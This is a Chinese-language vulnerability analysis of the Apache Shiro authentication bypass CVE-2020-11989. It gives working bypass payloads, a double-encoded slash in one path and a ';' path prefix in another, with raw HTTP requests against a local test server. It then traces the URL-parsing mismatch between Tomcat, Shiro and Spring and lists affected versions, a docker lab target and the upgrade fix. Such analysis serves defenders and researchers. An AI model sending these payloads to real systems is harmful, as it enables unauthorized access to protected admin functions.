

Apache Shiro身份验证绕过漏洞（CVE-2020-11989）

文章作者：r4v3zn

分析作者：淚笑、Ruilin

漏洞作者：淚笑

Payload

```
/ -> %2f ->%25%32%66
```

```
GET /hello/a%25%32%66a HTTP/1.1
Host: 127.0.0.1:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:61.0) Gecko/20100101
Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Connection: close
Upgrade-Insecure-Requests: 1
```

Request

Raw

Params

Headers

Hex

GET /hello/a%25%32%66a HTTP/1.1
Host: 127.0.0.1:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Cookie: ga=GA1.4.33237302.1595883433;
rdt_uid=9a301218-6db1-4736-8edc-920991c4719f;
JSESSIONID=CE1096CAF710ABA621C2AA2DAFBFAB32
Connection: close
Upgrade-Insecure-Requests: 1

Response

Raw

Headers

Hex

Render

HTTP/1.1 200
Content-Type: text/html;charset=UTF-8
Content-Length: 5
Date: Wed, 27 May 2020 14:53:18 GMT
Connection: close

hello

```
;/test/admin/page
```

Request

Raw

Headers

Hex

GET /test/admin/page HTTP/1.1
Host: 127.0.0.1:8080
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.169 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close

Response

Raw

Headers

Hex

Render

HTTP/1.1 200
Content-Type: text/html;charset=UTF-8
Content-Length: 10
Date: Sun, 28 Jun 2020 15:38:29 GMT
Connection: close

admin page

影响版本


- Apache Shiro < 1.5.3

分析过程


由于Shiro的权限校验是通过判断 URL 匹配来做的，如果能找到 Shiro 获取的 URL 与 Web 框架处理 URL 不一致的情况就能造成权限绕过。Shiro 中对于 URL 的获取及匹配

在 `org.apache.shiro.web.filter.mgt.PathMatchingFilterChainResolver#getChain` 以访问 `/;/test/admin/page` 举例，通过 `getPathWithinApplication` 函数得到的路径为 `/`

跟入该函数的处理逻辑 `org.apache.shiro.web.util.WebUtils#getPathWithinApplication`




可以看到 `org.apache.shiro.web.util.WebUtils#getRequestUri` 获取到的是 `/`



这里分别通过 `getContextPath()` `getServletPath()` `getPathInfo()` 获取并拼接得到

`/;/test//admin/page`，传入后 `decodeAndCleanUriString` 变成了 `/`，

`org.apache.shiro.web.util.WebUtils#decodeAndCleanUriString`



回到最开始的 `/;/test/admin/page` 请求，该 request 请求会进入 Spring 中，Spring 处理 URL 函数如下 `org.springframework.web.util.UrlPathHelper#getPathWithinServletMapping`

```

public String getPathWithinServletMapping(HttpServletRequest request) { request: ShiroHttpServletRequest@8158
    String pathWithinApp = getPathWithinApplication(request); pathWithinApp: "/test/admin/page"
    String servletPath = getServletPath(request); servletPath: "/admin/page" request: ShiroHttpServletRequest@8158
    String sanitizedPathWithinApp = getSanitizedPath(pathWithinApp); sanitizedPathWithinApp: "/test/admin/page" pathWithinApp: "/test/ad
    String path;

    // If the app container sanitized the servletPath, check against the sanitized version
    if (servletPath.contains(sanitizedPathWithinApp)) { servletPath: "/admin/page" sanitizedPathWithinApp: "/test/admin/page"
        path = getRemainingPath(sanitizedPathWithinApp, servletPath, ignoreCase: false);
    }
    else {
        path = getRemainingPath(pathWithinApp, servletPath, ignoreCase: false);
    }
}

```

在 `getPathWithinApplication` 处理下是能正确获取到 `context-path` 与路由，最终经过 `getPathWithinServletMapping` 函数格式化处理后，得到最终路径为 `/admin/page`，所以我们可以正常访问到该页面

Request		Response	
Raw	Headers	Raw	Render
GET /test/admin/page HTTP/1.1 Host: 127.0.0.1:8080 Upgrade-Insecure-Requests: 1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.169 Safari/537.36 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3 Accept-Encoding: gzip, deflate Accept-Language: zh-CN,zh;q=0.9 Connection: close		HTTP/1.1 200 Content-Type: text/html;charset=UTF-8 Content-Length: 10 Date: Sun, 28 Jun 2020 15:38:29 GMT Connection: close admin page	

因此总结来说就是当 URL 进入到 Tomcat 时，Tomcat 判断 `/;test/admin/page` 为 `test` 应用下的 `/admin/page` 路由，进入到 Shiro 时被截断被认作为 `/`，再进入 Spring 时又被正确处理为 `test` 应用下的 `/admin/page` 路由，最后导致 Shiro 的权限绕过。

靶场

靶场环境：`docker pull vulfocus/shiro-cve_2020_11989:latest`

修复

升级至最新版本：<http://shiro.apache.org/download.html>

分析文章

- [Apache Shiro 身份验证绕过漏洞 \(CVE-2020-11989\) Ruilin](#)
- [Apache Shiro 权限绕过漏洞分析 \(CVE-2020-11989\) 淚笑](#)